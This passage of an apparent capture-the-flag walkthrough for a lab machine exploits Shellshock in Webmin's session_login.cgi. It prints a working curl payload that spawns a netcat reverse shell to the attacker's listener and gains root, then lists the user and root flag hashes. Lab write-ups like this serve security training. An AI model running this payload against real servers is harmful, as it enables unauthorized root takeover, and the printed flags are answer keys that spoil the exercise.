
Method 2 : Webmin PORT [10000]

so lets look at the website on port 10000:



so there is a webmin login page , i tried admin:admin as credential ,

it failed but there was something new in url :



there is a session_login.cgi , these cgi files can be vulnerable to shellshock , lets exploit that in next steps .


Exploitation : Shell-Shock

so we will use a netcat reverse shell to gain a shell on our kali machine.

i used the pentest monkey , reverse shell cheatsheet for this payload

used below ,


setup your listener :



execute the payload :

```
┌──(root㉿kali)-[/home/kali]
└─# curl -H "user-agent: () { :; }; echo; echo; /bin/bash -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.3 9999 >/tmp/f'" \
https://10.10.10.7:10000/session_login.cgi -k
<!doctype html public "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<link rel='stylesheet' type='text/css' href='/unauthenticated/style.css' />
<script type='text/javascript' src='/unauthenticated/toggleview.js'></script>
<script>
var rowsel = new Array();
</script>
<script type='text/javascript' src='/unauthenticated/sorttable.js'></script>
<meta http-equiv="Content-Type" content="text/html; Charset=iso-8859-1">
```

adn boom we got a shell :



that too a root shell so not privilege escalation is required

Flags :

This is the flag section , user and root flags are shown below :

User Flag :

```
[root@beep home]# cd fanis
[root@beep fanis]# ls
user.txt
[root@beep fanis]# cat user.txt
1a8af004735698cd69a7977e023c25b7
```

Root Flag :

```
[root@beep ~]# cat root.txt
a20b97a5a11f7cbcef246de774116ca1
[root@beep ~]# cd /home/
```